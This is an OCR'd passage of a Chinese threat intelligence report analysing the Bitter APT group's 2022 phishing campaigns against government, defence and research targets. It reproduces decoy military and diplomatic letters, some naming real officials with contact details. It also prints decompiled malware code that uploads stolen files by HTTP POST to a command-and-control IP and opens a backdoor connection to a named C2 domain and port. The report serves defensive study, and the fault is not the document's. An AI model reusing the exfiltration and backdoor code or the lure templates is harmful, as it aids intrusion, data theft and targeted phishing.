
▲ STIFF#BIZON攻击活动一阶钓鱼邮件lnk附件

3-4

南亚APT组织活动分析

SOUTH ASIA

根据2022年监测情况来看，南亚地区多个组织今年出现针对性区域攻击，通过UTC时区用于辅助区域攻击活动。同时各组织之间的协同工作有所加强主要体现在基础设施重用、代码重用等方面。这种情况下精准区分溯源工作变得更加具有挑战性，南亚区域组织主流攻击手法还是以传统社工结合实时热点方式。



A Bitter组织

Bitter APT组织是一个长期针对中国、巴基斯坦，缅甸，老挝等国家进行攻击活动的APT组织，该APT组织为目前活跃的针对境内目标进行攻击的境外APT组织之一。该组织主要针对政府、军工业、电力、核等单位进行攻击，窃取敏感资料，具有强烈的政治背景。

2022年捕获该组织相关钓鱼攻击200+次，捕获相关仿冒诱导文档60+，根据捕获情况来看该组织今年攻击同样也体现出与往期几乎相似的常态化热点攻击。Bitter组织其目标行业主要聚集在航空航天、军工、超大型企业、国家政务、部分高校。从11月至今，我们捕获到该组织一批针对多国外交单位，军工贸易企业，政府单位的攻击活动，使用CSharpRAT木马，批量控制了大量个人PC，窃取了相当数量的重要数据，给分析带来了一定的难度，虽然该组织的攻击方法及木马技术水平不高，但是攻击效果仍然非常好。

该组织攻击情况总结

武器变化


最新捕获的Bitter组织攻击事件中发现，其一阶CMH Downloader形式上有新的变化，从以往的简单字符串混淆变为PowerShell解析Base64编码后执行。

二阶Downloader逐步替换使用MuuyDownLoader

TTPs

2022年我们对该组织的持续跟踪过程中，我们发现并确定该组织往往使用简单的定制化RAT作为目标达成阶段的第一步操作，定制化RAT主要功能用于文件窃取和Get Shell，在其初步控制受害者后根据受害者价值选择不同后续武器从而达到最终目的，后续武器包括不限于密码窃取类、键盘\剪切板窃取类等其他功能类武器。我们也发现该组织在不断加强抗分析、反识别相关能力从而提高存活能力。

2022年全年，我们监测到该组织的筹备动作属正常水平，创宇404高级威胁情报团队全年捕获该组织相关资产数量超过250多个。




▲ 2022年Bitter组织相关资产情况

相关攻击活动

钓鱼攻击（截至2022年12月共捕获234起相关钓鱼）


▲ 针对某电网信息外网邮件系统的钓鱼攻击

▲ 针对某科技术部邮件系统的钓鱼攻击




▲ 针对某集团邮件系统的钓鱼攻击


▲ 针对某大学邮件系统的钓鱼攻击




▲ 针对某邮件钓鱼攻击仿冒内容为某部门相关文件



▲ 针对某集团邮件系统的钓鱼攻击



▲ 针对某科技集团邮件系统的钓鱼攻击




▲ 针对某集团相关钓鱼攻击

▲ 针对某大学邮件系统的钓鱼攻击

日常活动

2022年8月



ALCOMSAT-1

COMMUNICATIONS SATELLITE SYSTEM PROGRAM

GAS SDMC Data Recovery Subsystem (DRSS) FAR

Minutes Of Meeting

Algiers, Beijing

July 19th, 2022

1.0 INTRODUCTION

The GAS SDMC Data Recovery Subsystem (DRSS) FAR meeting was held on July 19th, 2022, attended by the representatives of ASAL with SDMC team, CGWIC and SSTC.

These minutes serve as a record of the points discussed, agreements reached and actions to be taken for the Alcomsat-1 program.

2.0 TOPICS AND/OR PRESENTATIONS

During the meeting, SSTC presented:


- SDMC DRSS Preliminary Work Review
- SDMC DRSS OSAT
- SDMC DRSS FAR
- SDMC DRSS Warranty

3.0 MINUTES AND ACTION ITEMS

1. CGWIC/SSTC and ASAL/SDMC Team attended the SDMC DRSS OSAT in Bouchaoui on 14th July and in Boughzoul (remotely test from Bouchaoui) on 17th July, 2022.
2. It is agreed all the test cases has been done and all the test cases has passed based on the test procedure of SDMC DRSS-OSAT. The details can be referred to the annex.
3. ASAL/SDMC Team confirmed all SDMC DRSS delivery equipment, software and document on July 18th, 2022.
4. It is agreed SDMC DRSS-FAR is completed and successfully.

1 / 5

▲ 通信卫星系统相关诱导文档



UNITED ARAB EMIRATES
G.H.Q ARMED FORCES
ELECTRONIC WARFARE COMMAND
P.O.Box: 5732 ABU DHABI

دولة الإمارات العربية المتحدة
القيادة العامة للقوات المسلحة
قيادة الحرب الإلكترونية
ص.ب: 5732 - أبوظبي

To: Zhao Wei
Chief Representative in UAE
CETC International Co., Ltd
zhaowei@cetci.com.cn
CC:
Fax:
Tel:
Fax:
Ref:

From: Sp.Grd(Eng) Hassan Al Zaabi
EW Technical Logistics Officer
Tel: 00971 2 50 41542
Fax: 00971 2 50 41577
Pages: 1
Ref:
Date: 21 Jun, 2022

Subject: Request for Proposal

Dear Sir,

EW Command extends its warmest greeting to CETC International Co., Ltd.

With regards to the above mentioned subject, you are kindly requested to provide a commercial and technical offer for the below requested systems. The systems should be light for tactical use, as manpack and/or mounted on the vehicle and to be used for quick deployment using tactical light weight antenna. The requested systems are:

1. 6 COMNIT Manpack system with option to increase the quantities to 12.
2. Tactical (GSM) monitoring system (Mobile Phone interception system).
3. SATCOM interception system (Thuraya, Inmarsat, etc.).
4. EW Communication Jammer system.


Please make sure you include spare parts and training for each system in your proposal.

You are kindly requested to submit your proposal

Thank you for your co-operation.
Best regards,

Sp.Grd(Eng) Hassan Al Zaabi
EW Technical Logistics Officer

▲ 针对阿联酋与某电科国际相关军事武器订单相关诱导文档



Military Industry Corp.

P.O. Box: 11450 Khartoum - Sudan
Tel: +(249 1 85) 330771 - 330797 - 330445
Fax: +(249 1 85) 338080

S/N: 11011070/E/2-2022
Date: 10/2/2022

END- USER CERTIFICATE

1. We, Ministry of Defense of Republic of Sudan, are the end user of products purchased from China North Industries Corporation under Commercial Contract No. SUD211010/SB-A.
2. The contract contains the following items:

S/N	Description	Unit	Q`ty
1.	Dephenylamine	MT	#10#
2.	Inhibiting Sheet (for DBP of 122mm Rocket)	Kg	#100#

3. We guarantee that, without the written consent of the competent authority of the Chinese Government, we will not use the mentioned items in paragraph No (2) for Darfur Region and will not be transfered to any third Party.

MIC –Deputy General Manager
Ministry of Defence
Republic of Sudan

REPUBLIC OF SUDAN
Military Industry Corp.

▲ 针对苏丹与某方工业相关军事武器订单相关诱导文档

2022年7月

```
trcpy_s(Destination, 0x400u, byte_4233A0);
ecode_str_404FF0(Destination);            // 51.210.22.64
trcpy_s(
 byte_42C1A0,
 0x400u,
 "mW1$610F223z612124022d1264H1022t76191i20515!o716020p02751E251#551l841561C251235108X17@128416$61941A0225617417412314V813819b710m81")
ecode_str_404FF0(byte_42C1A0);            // POST //Ax1B0uP5st0749djK2wCx.php?x=
trcpy_s(byte_42BDA0, 0x400u, "$01a1Q31Ef19C416v4H1941m741k0J8148u14N812o71^231");//  HTTP/1.1\r\n
ecode_str_404FF0(byte_42BDA0);
trcpy_s(byte_42B9A0, 0x400u, "A$2n31X8d516#R1251U*21w12271L");
ecode_str_404FF0(byte_42B9A0);
trcpy_s(byte_42B5A0, 0x400u, "011311");
ecode_str_404FF0(byte_42B5A0);
```

```
[+] DecodeStr = 51.210.22.64
[+] DecodeStr = POST //Ax1B0uP5st0749djK2wCx.php?x=
[+] DecodeStr =  HTTP/1.1

[+] DecodeStr = Host:
[+] DecodeStr =

[+] DecodeStr = Connection: keep-alive

[+] DecodeStr = Content-Length:
[+] DecodeStr =
Cache-Control: max-age=0

[+] DecodeStr = User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11

[+] DecodeStr = Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxjWaBRokVrsGecoq

[+] DecodeStr = Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

[+] DecodeStr = Accept-Encoding: gzip,deflate,sdch

[+] DecodeStr = Accept-Language: en-US,en;q=0.8

[+] DecodeStr = Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3

[+] DecodeStr =

[+] DecodeStr = ------WebKitFormBoundaryxjWaBRokVrsGecoq

[+] DecodeStr = Content-Disposition: form-data; name=\"file\"; filename=\"
[+] DecodeStr = Content-Type:
[+] DecodeStr =
------WebKitFormBoundaryxjWaBRokVrsGecoq--
```

▲ Bitter针对某单位攻击过程所下发的其他插件

2022年6月

```
v14 = cp[0];
if ( cp[5] < (char *)0x10 )
  v14 = (const char *)cp;
*(_DWORD *)&name.sa_data[2] = inet_addr(v14); // C&C:kryoblockbind.net
*(_WORD *)name.sa_data = htons(word_40B020);  // Port:31174
name.sa_family = 2;
GetU_CName();
while ( 1 )
{
  if ( SendState )
    goto LABEL_35;
  s = socket(2, 1, 6);
  if ( connect(s, &name, 16) )
  {
    closesocket(s);
    s = -1;
    Sleep(0x3A98u);
```

▲ 捕获到的Bitter新型后门

[redacted]防部国际军事合作办公室
OIMC, Ministry of National Defense, People's Republic of China

To: All Military Attachés' Offices in Beijing
From: Center for International Military Security Coordination, Office for International Military Cooperation, Ministry of National Defense, PRC
Subject: Visit to China National Aero-Technology Import & Export Corporation
Date: 29 March 2021

Dear Military Attachés,

The Center for International Military Security Coordination, Office for International Military Cooperation, Ministry of National Defense, People's Republic of China presents its compliments to all Military Attaché Offices in Beijing and has the honor to inform that a visit to China National Aero-Technology Import & Export Corporation (CATIC) will be organized by OIMC, MND on **Tuesday, March 10th, 2021**. The details are as follows:

1. **Date & Time**：13:30-17:30, **Tuesday, March**h, **2021**
2. **Invitees**：All DA/SDA/DDA
3. **Program**：

Before 1330 All participants arrive at car park of OIMC

1330 Leave for CATIC by bus (provided by OIMC)

1430 Arrive at CATIC

A brief about CATIC

▲ 参观某国航空工业进出口有限公司相关诱导文档

Directorate of
Systems & Sensors Integration
Projects Branch
Naval Headquarters
Islamabad
Tele: 009251-20062792
Fax: 009251-926-1551

SSI/OPV1/MR36B/Gen/ 459

House # 72, Street-5,
Sector E-7,
ISLAMABAD
Attn: Mr Sun Xiaokang

REQUEST FOR INFORMATION ON SCHEDULED ARRANGMENTS FOR INSTALLATION TEAM OF M/S CETC

References:


A. M/s CETC letter CETC/PKN/21/0813-473 dated 17 Aug 21.
B. Contract No. 1790037/B-1803/310539 dated 11 June 2018.

1. Apropos Para 2 of Ref A, Para wise PN response to M/s CETC queries is appended blow:

M/s CETC Query	PN Response
Accommodation is expected to be arranged in PN MESS. Please confirm if one room for one person is available. Meanwhile, please elaborate what articles for daily use are provided in PN MESS rooms so that the team may know what else to prepare.	- As per normal practice, all OEMs stay in hotels at their own arrangements. Suitable transport and security cover is provided by PN for daily commute to workplace and back. - Notwithstanding, PN can facilitate CETC team for provision of accommodation in PN Mess located near to work place on payment. COVID SOPs are strictly adhered to in PN Messes and it is ensured that personnel serving are free of COVID infection. - Normally 02 x personnel per room are accommodated in PN Mess. The rooms are furnished with all basic necessities as available in normal hotel rooms. However, configuration of 01 x Room per person can also be arranged as per requirement. However, modalities in this regard will be finalized upon confirmation of number of visiting team members and their visiting schedule.
What are the vehicle & security escort arrangements for the team's routine trip between PN MESS and PN Dockyard?	Daily commute will be through PN Service vehicles which are disinfected regularly and are operated as per COVID-19 precautionary measures. Moreover, all movements of CETC team will be escorted by PN security team.

COMMERCIAL IN CONFIDENCE

▲ 针对巴基斯坦与某电科人员安排相关诱导文档



EMBASSY OF THE REPUBLIC OF NAMIBIA

Tel: (8610) 6532 4810/11
Fax: (8610) 6532 7045
E-mail: namibianda@outlook.com

2 - 9 - 2 Ta Yuan
Diplomatic Office Building,
Beijing, 100600, P.R. CHINA

Ref: 3/2/1/1
Enquiries: R Adm (JG) P.N. Tjandja

Air Marshal Martin K Pinehas
Chief of the Namibian Defence Force
Ministry of Defence and Veterans Affairs
Private Bag 13307
WINDHOEK

Air Marshall,

RE: PLA COMMANDERS RECEIVES HIGHEST MILITARY RANKS

1. The Office of the Namibian Defence Attaché compliments the Chief of the Namibian Defence Force, Air Marshal Martin Kambulu Pinehas and has the honour to enlighten the Chief of the Defence Force, about the promotion of the PLA Commanders.

2. Four Senior Military Officers have been promoted to the rank of General, the highest rank for officers in active service in China. President Xi Jinping, Chairman of the Central Military Command (CMC), presented certificates of the orders he signed to them at a ceremony held by the CMC in Beijing on July 5.

3. Liu Zhenli, Commander of the People's Liberation Army (PLA) Ground Force, was one of them, with this promotion; Liu became the youngest general to serve in the PLA. Liu was born in 1964 and enlisted in the PLA in 1983.

4. The other three Senior Military Officers who were promoted are Wan Xiubin, the Commander of the Southern Theatre Command of the PLA, Xu Qiling Commander of the PLA's Western Theatre Command and Ju Qiansheng Commander of the PLA Strategic Support Force.

5. The Office of the Defence Attaché, herewith submits. Air Marshal, Sir!

Yours Sincerely,

PETRUS NDESIMONA TJANDJA
DEFENCE ATTACHÉ: R ADM (JG)

EMBASSY OF THE REPUBLIC OF NAMIBIA
OFFICE OF THE DEFENCE ATTACHÉ
BEIJING

▲ 纳米比亚大使馆回复某上将授衔相关诱导文档

2022年5月

CHINA SHIPBUILDING TRADING COMPANY LIMITED

QUOTATION

TO: CICP
AT PN DOCKYARD
Attn: LT GHULAM MUJTABA PN

Date: 2021/2/7
Ref. No.: CICP/F/CSTC/P&A/1432B-20210207DB-C

REFERENCE:

Fw: CICPF/CSTC/P&A/1432B
B. RRC No.351055/327079 dated 30th Jun.1994

Dear Sirs,

According to your request, we, **China Shipbuilding Trading Company Limited**, would like to take pleasure submitting you the **QUOTATION** of spare parts as follows,

1. PRICE
The price offered is on the basis of FOB China port as detailed in the attachment for this quotation letter.

2. PAYMENT
The payment will be made in accordance with relevant term vide Ref. B.

3. VALIDITY
This QUOTATION will remain valid up to 30/04/2021

4. PACKING
Goods are to be packaged in accordance with CSTC standard commercial packaging practice for overseas shipment.

5. DELIVERY
The lead time of the spares ordered should refer to the attachment.


6. WARRANTY
The warranty period of the spares ordered will be one year after shipment date.

7. REMARKS
7.1 We reserve the right to adjust the offered price, in case the variety or/and quantity of required spares is changed.
7.2 Other terms and conditions can be negotiated on request. We wish that our quotation meets your requirement and are looking forwards to your confirmation.

Best Regards,
Sincerely yours,

ZHANG JINMING
Business Manager
Asia & Latin America Dept.
TEL: +8610-88573668
FAX: +8610-88573650
Encl: Attachment for C1CP/F/CSTC/P&A/1432B-20210207DB-C

▲ 某船舶重工贸易有限公司订单相关诱导文档



Aerospace Long-March International Trade Co.,Ltd
航天长征国际贸易有限公司
Add: No.7 Building, Section 15, ABP Beijing, No.188, Nansihuan Xilu Fengtai District Beijing, P.R.China Fax: +86-10-56533719

Date: 12 Apr 2022
Ref: ALIT/OM/RAFO/2022-04

To: RAFO Director of Engineering
Royal Air Force of Oman (RAFO)

PO Box 113
Muscat
Postal Code 100
Sultanate of Oman

Technical Proposal and Quotation of CH-804C UAV System

Dear Sir,

Aerospace Long-march International (ALIT) presents its compliments to the esteemed RAFO, and has the honor to intimate the following：

ALIT highly appreciates the RAFO delegation for the presence in CH-804C assembly workshop on 20 April, 2022 in China. To consolidate the fruit of your visit, we hereby provide the revised technical proposal and the quotation of CH-804C UAV System for your kind reference. We are looking forward to future cooperation on UAV take-off & recovery technology on ship in compliance with the requirement of the esteemed Royal Air Force Oman.

ALIT avails itself of this opportunity to renew to the esteemed RAFO the assurance of its highest consideration. Your earliest reply would be highly appreciated.

▲ 某国际贸易有限公司技术方案与报价单相关诱导文档

EMBASSY OF TURKMENISTAN
Beijing
土库曼斯坦驻中华人民共和国大使馆

№41/4-112

Important!


The Embassy of Turkmenistan in the People's Republic of China presents its compliments to the Ministry of Foreign Affairs of the People's Republic of China, all Diplomatic Missions, the Offices of the International and Regional Organizations in PRC and has the honour to inform that the Government of Turkmenistan issued new temporary inbound travel rules and quarantine measures in the format of "7 days in dedicated quarantine facility + 14 days home self-isolation under medical supervision" for the members of diplomatic, service and other personnel and their family members in order to effectively control and prevent the spread of global COVID-19 pandemic. These measures will be effective for the period from February 18th to February 28th, until further notice of possible extension.

The Embassy of Turkmenistan in the People's Republic of China avails itself of this opportunity to renew to the Ministry of Foreign Affairs of the People's Republic of China, all Diplomatic Missions, the Offices of the International and Regional Organizations in PRC the assurances of its highest consideration.

Beijing, February 18, 2022

MINISTRY OF FOREIGN AFFAIRS OF PRC
ALL DIPLOMATIC MISSIONS
OFFICES OF INTERNATIONAL AND
REGIONAL ORGANIZATIONS
BEIJING

▲ 土库曼斯坦疫情政策相关诱导文档



Directorate of
Systems & Sensors Integration
Projects Branch
Naval Headquarters
ISLAMABAD
Tele: 009251-20062792
Fax No: p009251-926-1551

